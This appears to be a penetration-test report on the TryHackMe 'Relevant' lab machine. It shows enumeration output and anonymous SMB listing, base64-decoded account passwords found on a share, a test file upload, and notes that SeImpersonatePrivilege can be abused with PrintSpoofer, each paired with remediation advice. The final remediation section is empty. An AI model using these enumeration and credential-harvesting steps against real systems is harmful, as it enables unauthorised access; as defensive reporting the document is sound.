
```
◆◆◆◆◆◆◆◆◆◆⍰ Enumerating NTLM Settings
  LanmanCompatibilityLevel    :  (Send NTLMv2 response only - Win7+ default)

  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : False
      ServerNegotiateSigning  : False
      LdapSigning             : Negotiate signing (Negotiate signing)

  Session Security
      NTLMMinClientSec        : 536870912 (Require 128-bit encryption)
      NTLMMinServerSec        : 536870912 (Require 128-bit encryption)


  NTLM Auditing and Restrictions
      InboundRestrictions     :  (Not defined)
      OutboundRestrictions    :  (Not defined)
      InboundAuditing         :  (Not defined)
      OutboundExceptions      :
```

No Anti-Virus is detected

Anti-Virus can be an effective tool against non sophisticated attacks. Depending on client's budget, it is suggested to have such security controls in place.




```
◆◆◆◆◆◆◆◆◆◆◆◆⍰ AV Information
  [X] Exception: Invalid namespace
     No AV was detected!!
     Not Found
```




```
◆◆◆◆◆◆◆◆◆◆⍰ LSA Protection
◆ If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.
hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#lsa-protection
    LSA Protection is not enabled

◆◆◆◆◆◆◆◆◆◆⍰ Credentials Guard
◆ If enabled, a driver is needed to read LSASS memory https://book.hacktricks.wiki/windows-hardening/stealing-credentials/credentials-protections#cred
entials-guard
    CredentialGuard is not enabled
    Virtualization Based Security Status:      Not enabled
    Configured:                                False
    Running:                                   False
```

LSA, Credential Guard is not enabled

These are build in windows function, and can instantly increase difficulty on kernal level exploit. It is highly suggested to turn them on unless they are affecting daily business operations.




```
RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{44BBA840-CC51-11CF-AAFA-00AA00B6015C}
Key: StubPath
Folder: C:\Program Files\Windows Mail
File: C:\Program Files\Windows Mail\WinMail.exe OCInstallUserConfigOE (Unquoted and Space detected) - C:\
```



```
RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Key: Userinit
Folder: C:\Windows\system32
File: C:\Windows\system32\userinit.exe,


RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Key: Shell
Folder: None (PATH Injection)
File: explorer.exe


RegPath: HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot
Key: AlternateShell
Folder: None (PATH Injection)
File: cmd.exe
```

Multiple vulnerabilies with Windows Registry Entries

Registry Entries here have 2 types of vulnerabilities: Path Injection, Unquoted and Space Detected. Both of which can lead to successful privilege escalation. Suggested mitigation is to quote all paths in registry entry and always use absolute path.



```
◆◆◆◆◆◆◆◆◆◆⍰ Home folders found
    C:\Users\.NET v4.5
    C:\Users\.NET v4.5 Classic
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Bob : Everyone [Allow: AllAccess]
    C:\Users\Default : Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles]
    C:\Users\Default User
    C:\Users\Public : Service [Allow: WriteData/CreateFiles]
```


Mis-configuration of user directory

User Bob’s directory should not have All Access allow.

SMB no pass Misconfiguration (Critical)

Description	SMB shares on the machine were configured with overly permissive access control lists (ACLs), allowing non-staff users (e.g., Everyone, Authenticated Users, or Domain Users) to list and/or access the share. Shares should be restricted to authorized staff or service accounts only. Allowing broad access increases the attack surface, aids reconnaissance, and can enable data exposure, lateral movement, and further misconfiguration exploitation.
Risk	Likelihood: High - Attacker can just login with common tools (smbclient, smbmap). Impact: High - Depending on data stored, this could be sensitive, or non-sensitive.
System	10.10.14.165
Tools Used	smbclient
References	https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-security-hardening?utm_source=chatgpt.com https://www.cisa.gov/news-events/alerts/2017/01/16/smb-security-best-practices?utm_source=chatgpt.com

Evidence:



```
┌──(kali㉿kali)-[~/Desktop/tryhackme/Relevant/scan]
└─$ smbclient -N -L //10.10.0.170

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.0.170 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


Remediation:

Restrict share ACLs: Remove Everyone, Authenticated Users, and broad domain groups from share and NTFS permissions for all shares that are not explicitly intended for public use. Only allow specific staff groups or service accounts.

SMB Information Disclosure (Critical)

Description	Sensitive information (Credentials) were found on SMB share. This issue indicates inadequate data segregation and poor cyber hygiene practices. Storing credentials or confidential information in easily accessible network shares increases the risk of lateral movement and full domain compromise if attackers obtain valid user accounts or hashes.
Risk	Likelihood: High - Attacker can just login with common tools (smbclient, smbmap). Impact: High - Leaked credentials or sensitive files could enable privilege escalation, network compromise, or reputational damage.
System	10.10.14.165
Tools Used	smbclient
References	n/a

Evidence:



```
┌──(root㉿kali)-[~/thm/relevant]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

┌──(root㉿kali)-[~/thm/relevant]
└─# echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==' | base64 -d
Bob - !P@$$W0rD!123

┌──(root㉿kali)-[~/thm/relevant]
└─# echo 'QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk' | base64 -d
Bill - Juw4nnaM4n420696969!$$$

┌──(root㉿kali)-[~/thm/relevant]
└─# 
```


Remediation:

Do not store sensitive information on network shares


SMB share accessible via http misconfiguration (Critical)

Description	It was identified that SMB shares are being exposed or proxied through an HTTP service, allowing users to access internal file shares directly via a web browser. This behavior suggests a web server (e.g., Apache, IIS, or a management interface) has been misconfigured to expose a local or network SMB path. Allowing SMB resources to be reachable over HTTP significantly increases the attack surface. It may permit unauthenticated browsing of internal files, retrieval of sensitive information, or exploitation via file upload/download functions. Furthermore, such exposure can enable attackers to chain web-based and SMB-based attacks, leading to data exfiltration or remote code execution depending on the configuration.
Risk	Likelihood: High - HTTP exposure of SMB content often requires minimal effort to access. Impact: High - Direct access to SMB shares can lead to unauthorized disclosure of internal documents, credentials, or even write access leading to further compromise.
System	10.10.14.165
Tools Used	gobuster, any web browser
References	n/a

Evidence:



```
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> ls
  .                                   D        0  Sat Oct  4 11:26:28 2025
  ..                                  D        0  Sat Oct  4 11:26:28 2025
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  test.txt                            A        5  Sat Oct  4 11:26:28 2025

                7735807 blocks of size 4096. 4951338 blocks available
smb: \>
```



```
test
```


Remediation:

- **Disable SMB path exposure in web servers** — Ensure no HTTP configuration (e.g., alias, virtual directory, or symbolic link) maps directly to an SMB share or UNC path.
- **Segregate services** — Keep web services and SMB shares on separate hosts or VLANs to reduce cross-protocol risks.
- **Review server configurations** — Audit web server configurations (httpd.conf, web.config, etc.) to confirm SMB mappings are not unintentionally exposed.

Legacy SMB Protocol (Critical)

Description	The target host was found to have SMBv1 (Server Message Block version 1) enabled. SMBv1 is an outdated and insecure file-sharing protocol first introduced in the late 1980s and deprecated by Microsoft due to multiple critical vulnerabilities, including the exploits leveraged by WannaCry, Petya/NotPetya, and other ransomware campaigns.
Risk	Likelihood: High - SMBv1 exploitation is well-documented, and multiple public exploits (e.g., EternalBlue/MS17-010) exist. Scanners can easily identify and target systems with SMBv1 enabled. Impact: High - Successful exploitation can lead to remote code execution, lateral movement, and full domain compromise. Fail exploitation can lead to system crash, result in DOS attack and affecting business operations.
System	10.10.14.165
Tools Used	n/a (Due to target being production server, other attack pathways were being used)
References	https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Evidence:



```
◆◆◆◆◆◆◆◆◆◆◆⍰ Enumerating NTLM Settings
  LanmanCompatibilityLevel     :  (Send NTLMv2 response only - Win7+ default)


  NTLM Signing Settings
      ClientRequireSigning     : False
      ClientNegotiateSigning   : True
      ServerRequireSigning     : False
      ServerNegotiateSigning   : False
      LdapSigning              : Negotiate signing (Negotiate signing)

  Session Security
      NTLMMinClientSec         : 536870912 (Require 128-bit encryption)
      NTLMMinServerSec         : 536870912 (Require 128-bit encryption)


  NTLM Auditing and Restrictions
      InboundRestrictions      :  (Not defined)
      OutboundRestrictions     :  (Not defined)
      InboundAuditing          :  (Not defined)
      OutboundExceptions       :
```


Remediation:

- Disable SMBv1 protocol on all systems using either Group Policy, PowerShell, or system configuration
- Enable SMBv2 or SMBv3, which provide enhanced security (encryption, signing, improved authentication).
- Apply all SMB-related patches, especially those addressing MS17-010 and related vulnerabilities.

User Account Misconfiguration (Critical)

Description	During post-exploitation enumeration, the service account used by an application or service was found to possess the SeImpersonatePrivilege user right. This privilege allows a user or process to impersonate the security context of another user, typically including higher-privileged accounts such as LOCAL SYSTEM. While this privilege is required for certain legitimate services (e.g., IIS, SQL Server), it also enables local privilege escalation when exploited by an attacker with low-privileged code execution on the system. Tools such as RoguePotato, PrintSpoofer, or JuicyPotato can leverage this misconfiguration to escalate privileges to SYSTEM level.
Risk	Likelihood: High - Exploitation is straightforward using publicly available tools once local code execution is obtained. Impact: High - Successful exploitation results in full local administrative or SYSTEM-level privileges.
System	10.10.14.165
Tools Used	printspoofer.exe
References	https://attack.mitre.org/techniques/T1134/001/ https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication

Evidence:



```
Privilege Name                Description                               State
============================= =========================================
========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


Remediation:

- Apply the principle of least privilege (PoLP) — Restrict SeImpersonatePrivilege only to services that explicitly require it.
- Use dedicated service accounts with minimal privileges and strong passwords.
- Enable User Account Control (UAC) and service isolation to limit the privilege boundaries of service processes.

Legacy Hashing Protocol (High)

Description	The target environment accepts NTLM-based authentication (NTLM or NTLMv2). While NTLMv2 is an improvement over the older LM/NTLMv1 algorithms (stronger response hashing), NTLM as a family is a legacy authentication mechanism with well-documented weaknesses — notably susceptibility to relay attacks, pass-the-hash style abuse, and offline credential cracking if hashes are obtained. Dependence on NTLM increases the risk of credential theft and lateral movement.
Risk	Likelihood: High - NTLM is widely supported and often enabled by default for backward compatibility. Many legacy applications and devices fall back to NTLM, so the probability that attackers can find a vector that uses NTLM is high in mixed/heterogeneous environments. Impact: High - Network protocol acceptance enabling credential relay/theft with high confidentiality/integrity impact depending on accounts reachable.
System	10.10.14.165
Tools Used	Responder
References	n/a

Evidence:



```
����������� Enumerating NTLM Settings
  LanmanCompatibilityLevel     :  (Send NTLMv2 response only - Win7+ default)


  NTLM Signing Settings
      ClientRequireSigning     : False
      ClientNegotiateSigning   : True
      ServerRequireSigning     : False
      ServerNegotiateSigning   : False
      LdapSigning              : Negotiate signing (Negotiate signing)

  Session Security
      NTLMMinClientSec         : 536870912 (Require 128-bit encryption)
      NTLMMinServerSec         : 536870912 (Require 128-bit encryption)


  NTLM Auditing and Restrictions
      InboundRestrictions      :  (Not defined)
      OutboundRestrictions     :  (Not defined)
      InboundAuditing          :  (Not defined)
      OutboundExceptions       :
```


Remediation:
